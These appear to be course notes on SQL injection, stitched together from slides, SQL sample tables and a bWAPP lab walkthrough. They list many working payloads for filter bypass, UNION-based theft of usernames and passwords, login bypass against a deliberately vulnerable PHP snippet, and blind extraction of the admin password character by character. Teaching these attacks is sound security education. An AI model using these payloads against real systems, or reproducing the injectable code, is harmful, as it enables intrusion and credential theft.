- An attacker can construct something like:

https://vulnerable-website.com/students.php?course=cs101'--

- Results in the SQL query:

SELECT * FROM students WHERE course = 'cs101'--' AND waitlist = 0

- ' closes the string; double-dash sequence -- is a comment → ignore rest of the query
- Result: all students are displayed, even waitlisted ones

- Another attack: https://vulnerable-website.com/students.php?course=cs101'+OR+1=1--

- Results in the SQL query:


  SELECT * FROM students WHERE course = 'cs101' OR 1=1--' AND waitlist = 0

- 1=1 is always true → the query will return all items in the table
- Result: all students in all courses (even ones attacker is not enrolled in), waitlisted or not are displayed

Access Hidden Data, Other Tables (UNION Attacks)

- What is an UNION operator?
- UNION operator can help retrieve data from other tables
  - Can combine the result-set of two or more SELECT statements.
  - Individual SELECT queries must return the same number of columns
  - Columns must also have similar data types


```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```



CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
1	Alfreds Futterkiste	Maria Anders	Obere Str. 57	Berlin	12209	Germany
2	Ana Trujillo Emparedados y helados	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	05021	Mexico
3	Antonio Moreno Taquería	Antonio Moreno	Mataderos 2312	México D.F.	05023	Mexico

And a selection from the "Suppliers" table:

SupplierID	SupplierName	ContactName	Address	City	PostalCode	Country
1	Exotic Liquid	Charlotte Cooper	49 Gilbert St.	London	EC1 4SD	UK
2	New Orleans Cajun Delights	Shelley Burke	P.O. Box 78934	New Orleans	70117	USA
3	Grandma Kelly's Homestead	Regina Murphy	707 Oxford Rd.	Ann Arbor	48104	USA



SQL Statement:

```
SELECT City, Country FROM Customers
UNION
SELECT City, Country FROM Suppliers
ORDER BY City;
```

Edit the SQL Statement, and click "Run SQL" to see the result.

Result:

Number of Records: 94

City	Country
Aachen	Germany
Albuquerque	USA
Anchorage	USA
Ann Arbor	USA
Annecy	France
Århus	Denmark
Barcelona	Spain
Barquisimeto	Venezuela

- Suppose application uses the below query:

  SELECT name, course FROM students WHERE course = 'cs101'

  - Note app SQL code is not using *, nor waitlist parameter
- Attacker can submit the input: https://vulnerable-website.com/students.php?course='+UNION+SELECT+username,+password+FROM+users--
- Results in the SQL query:

  SELECT name, course FROM students WHERE course = '' UNION SELECT username, password FROM users –'

  - Return all usernames and passwords from users table

Points to Note


- Original query returns two columns, both hold string data
- Database contains a table called users with columns username and password
  - Both these columns also hold string data
  - We are assuming attacker somehow knows this information

Requirements

- To carry out a UNION attack, need to ensure:
  - How many columns are being returned from the original query?
  - What columns within are of suitable data type to hold results from injected query?

Note: Provide a space after – – of the payload in the below input field.

Payload: **Iron Man' union select 1,2,3,4,5,6,7- –**



/ SQL Injection (GET/Search) /
Search for a movie:
n' union select 1,2,3,4,5,6,7--
Search
Iron Man' union select 1,2,3,4...
Title
Release

Iron Man' union select 1,2,3,4,5,6,7--

Note: Provide space after above --

Union based SQL Injection – Finding the number of columns

Step#5 – Observe that the details related to the search term 'Iron Man' along with the numbers of the vulnerable columns will be displayed as shown below:




Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
2	3	5	4	Link


SQL Injection – Finding Vulnerable columns

Determining No. of Columns

- How many columns are being returned from the original query?
- Can use ORDER BY clause
  - See example to understand the clause



CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
1	Alfreds Futterkiste	Maria Anders	Obere Str. 57	Berlin	12209	Germany
2	Ana Trujillo Emparedados y helados	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	05021	Mexico
3	Antonio Moreno Taquería	Antonio Moreno	Mataderos 2312	México D.F.	05023	Mexico
4	Around the Horn	Thomas Hardy	120 Hanover Sq.	London	WA1 1DP	UK
5	Berglunds snabbköp	Christina Berglund	Berguvsvägen 8	Luleå	S-958 22	Sweden



SQL Statement:

```
SELECT * FROM Customers ORDER BY 4;
```

NOTE: ORDER BY can be specified by index, so you don't need to know the names of any columns

Edit the SQL Statement, and click "Run SQL" to see the result.

Result:

Number of Records: 91

CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
41	La maison d'Asie	Annette Roulet	1 rue Alsace-Lorraine	Toulouse	31000	France
43	Lazy K Kountry Store	John Steel	12 Orchestra Terrace	Walla Walla	99362	USA
9	Bon app'	Laurence Lebihans	12, rue des Bouchers	Marseille	13008	France
4	Around the Horn	Thomas Hardy	120 Hanover Sq.	London	WA1 1DP	UK
23	Folies gourmandes	Martine Rancé	184, chaussée de Tournai	Lille	59000	France
71	Save-a-lot Markets	Jose Pavarotti	187 Suffolk Ln.	Boise	83720	USA
42	Laughing Bacchus Wine Cellars	Yoshi Tannamuri	1900 Oak St.	Vancouver	V3F 2K1	Canada
84	Victuailles en stock	Mary Saveley	2, rue du Commerce	Lyon	69004	France

- Can use ORDER BY clause as follows
  - https://vulnerable-website.com/students.php?course=cs101'+ORDER+BY+1--
  - Resulting Query: SELECT * FROM students WHERE course = 'cs101' ORDER BY 1–'
  - Use a series of payloads to order by different columns till database returns an error
    - ' ORDER BY 2–
    - ' ORDER BY 3–
    - etc
  - When specified column index exceeds number of actual columns the database returns an error
    - E.g. “Error 1: could not prepare statement (ORDER BY term out of range)
    - Note: HTTP response may or maynot return the error
      - If you can detect some difference in response, you can infer no of columns

- Another method:

https://vulnerable-website.com/students.php?course=cs101'+UNION+SELECT+NULL--

- Resulting Query: SELECT * FROM students WHERE course = 'cs101' UNION SELECT NULL–
- Use a series of payload specifying a different number of null values:
  - ' UNION SELECT NULL,NULL–
  - ' UNION SELECT NULL,NULL,NULL–
  - Etc
- Number of nulls does not match the number of columns, the database returns an error
  - SELECTs to the left and right of UNION do not have the same number of result columns
- If matched, database returns an additional row containing null values in each column

- Note: HTTP response may or maynot return the error
  - If you can detect some difference in response, you can infer no of columns

Points to Note

- NULL ensures data types in each column is compatible with original
  - NULL is convertible to every commonly used data type
- Some databases require SELECT query to include FROM keyword and specify a valid table
  - In Oracle, can use built-in table called dual
  - E.g. ' UNION SELECT NULL FROM DUAL--

Determining column with right data type

- Data to be retrieved often in string form → need one or more columns in original query of same type
- Same series of UNION SELECT payloads can help
  - Place a string value into each column in turn
- Suppose original query has 3 columns, try https://vulnerable-website.com/students.php?course=cs101'+UNION+SELECT+’a’,NULL,NULL--
- Resulting Query: SELECT * FROM students WHERE course = 'cs101' UNION SELECT a,NULL,NULL–
- Use a series of queries
  - ' UNION SELECT NULL,'a',NULL–
  - ' UNION SELECT NULL,NULL,'a'--
- If data type of a column not compatible with string will cause a database error
  - E.g. conversion failed when converting the varchar value 'a' to data type int
  - No error → application's response will contains injected string → relevant column is useful

Retrieving Multiple Values in One Column

- Suppose original query returns only a single column but attacker needs to retrieve multiple column data. What then?
- Can concatenate values using a suitable separator
  - E.g. ' UNION SELECT username || '~' || password FROM users–
  - || is a string concatenation operator in Oracle/Postgres (can use + for Microsoft and space for MySQL)
  - Values of the username and password fields, separated by the ~ character.
    - E.g. admin~45VB*43

Attacks Outline

- ~~Access hidden data~~
  - ~~From same table~~
  - ~~From different tables via UNION attacks~~
- Subvert application behavior
- Blind SQL injection
  - Results of a query not returned in the application's response
- Second-order SQL injection
  - Application takes user input but stores it for future use
  - No vulnerability arises when the data is stored; but later when stored data is retrieved and incorporated into a SQL query
- Examine database
  - Gather information about the database itself

Subverting App Logic

- E.g. Bypass authentication
- User submits login info, following code runs

```
<?php
$username = $_POST['username'];
$passwd = hash(‘sha256’,$_POST[‘password’]) ;
$query = “SELECT * FROM users WHERE username = ‘$username’ AND pwdhash=’$passwd’”;
$out = mysql_query($query) or die(‘Query failed: ‘ . mysql_error());
if (mysql_num_rows($out) > 0) {
        $access = true;
        echo “<p>Login successful !</p>;
}
else {
        $access = false;
        echo “<p>Login failed.</p>”;
        }
?>
```

A sample code that does authentication based on PHP

- Attacker sets

```
Username:  ‘OR 1=1-

Password: (empty)
```

- Executing previous script results in

```
SELECT * FROM users WHERE username=” OR 1=1--’  AND pwdhash=’X26&...’
```

Comment, rest of the line ignored

- Since 1=1 is always true, query returns entire user table →num of rows > 0 → Login successful

- If you know there is an admin account, can try

Username: admin'--

Password: blank

```
SELECT * FROM users WHERE username =
'admin'--' AND pwdhash='X26&...'
```

Query returns one row → Attacker successfully


Attacks Outline

- ~~Access hidden data~~
  - ~~From same table~~
  - ~~From different tables via UNION attacks~~
- ~~Subvert application behavior~~
- Blind SQL injection
  - Results of a query not returned in the application's response
- Second-order SQL injection
  - Application takes user input but stores it for future use
  - No vulnerability arises when the data is stored; but later when stored data is retrieved and incorporated into a SQL query
- Examine database
  - Gather information about the database itself

Non-blind SQL Injection

Step#1 – Pass **database()** in the SQL Payload instead of 3 as shown below:

Payload: **Iron Man' union select 1,2,database(),4,5,6,7- -**



Search for a movie: `elect 1,2,database(),4,5,6,7--` Search


Iron Man' union select 1,2,da...

Title	Release	Character	Genre	IMDb

Enter the below payload and search
Iron Man' union select 1,2,database(),4,5,6,7--

SQL Injection – Finding the database name

Step#2 – Once the above specified pre-requisites are ready, open the bWAPP application in the Firefox Browser using the URL http://localhost:8080/bwapp/login.php as shown below:



Search for a movie: Search

Title	Release			IMDb
Iron Man	2008	T		Link
2	bwapp	5	4	Link

Hurray! Database name got retrieved successfully

Finding the table names in the Database – We can also retrieve the table names using the Union based SQL Injection. In order to understand this payload, we have to understand

Blind SQLInjection

- Application is vulnerable to SQL injection, but HTTP includes no details (results or error)
  - E.g. SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'o11YND34gf09xAqI'
    - TrackingID is a cookie sent by browser
    - Results from query are used by server application
      - Not returned to User
    - But app behavior is different based on results
      - Query returns data → a welcome message is displayed
      - Else, “no user found” displayed or nothing shows
- Attacks seen so far ineffective since cannot see results

- Types:
  - Conditional Response
  - Error based
    - Verbose Error Messages
  - Timing delays
  - Out of band

Conditional Response

- Consider same example as before
  - SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'o11YND34gf09xAqI'
    - TrackingID is the Cookie’s name
  - Results from query are used by app; not returned to User
  - But app behavior is different based on results
    - Query returns data, a welcome message is displayed
    - Else, maybe another message “no user found” displayed or nothing shows

Testing the ground

- Suppose TrackingId=xyz
- Modify as follows:
  - TrackingId=xyz' AND '1'='1
  - First of the values will return results, AND '1'='1 is true →"Welcome back" message displayed
  - TrackingId=xyz' AND '1'='2
  - Second value is false →"Welcome back" message not displayed
- If this works, can determine answer to any single injected condition
  - Can extract data one character at a time.

- Suppose there is Users table columns Username and Password and also a user called admin
- How to determine password of admin?

- Try TrackingID as follows:
  - xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Admin'), 1, 1) > 'm
    - SUBSTRING extracts characters from a string, start position and number to extract
    - Above extracts first character of the password
    - If "Welcome back" message displayed → first character of the password is greater than m.
  - xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Admin'), 1, 1) > 't
    - If "Welcome back" message not displayed, first character of the password is not greater than t
  - Can do a binary search and nail down on a character which can be confirmed as
    - xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Admin'), 1, 1) = 's
  - Repeat for every position to get the entire password

- Assumed there is a Users table and Username Admin
- Can verify this also via
  - TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a
    - If welcome message displayed → there is a table called users
  - TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='admin')='a
    - If welcome message displayed → there is a user called admin
- Can determine number of characters in password also, through a series of requests
  - TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='admin' AND LENGTH(password)>1)='a
  - TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a
  - Etc
  - No "Welcome back" message → you have determined the length of the password

Error Based

- Suppose application’s behavior does not change based on SQL query → Earlier conditional response based attack will not work
- Use conditions still but induce a database error if condition is true
  - Unhandled error thrown by database will cause some difference in the application's response

Testing the ground

- Try TrackingID as follows:
  - xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
    - CASE keyword test the condition, if true, returns 1/0; else returns ‘a’
    - Since condition is false above, ‘a’ is returned → no error
  - xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
    - Since condition true, evaluates 1/0 which causes a database error

- Can extract password one character at a time as follows
  - Try TrackingID as follows:
    - xyz' AND (SELECT CASE WHEN (Username = 'Admin' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a
  - Do a binary search and determine character one at a time

Verbose SQL Error Messages

- Misconfiguration of database can result in verbose error messages that reveal sensitive info
- E.g. TrackingId=xyz'
  - Inject a single quote which leads to syntax error
  - Verbose error message can be:
    - Unterminated string literal in SQL SELECT * FROM TrackedUsers WHERE TrackingId = 'xyz''
  - Shows full query being used → helps construct valid queries
  - TrackingId=xyz'-- (will convert to a valid query again)

- Can also convert blind injection to visible
- TrackingId=xyz' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--
  - CAST() function helps convert one data type to another
  - Comparing it to 1 since AND condition has to be boolean
  - Can cause an error
    - ERROR: invalid input syntax for type integer: "admin"
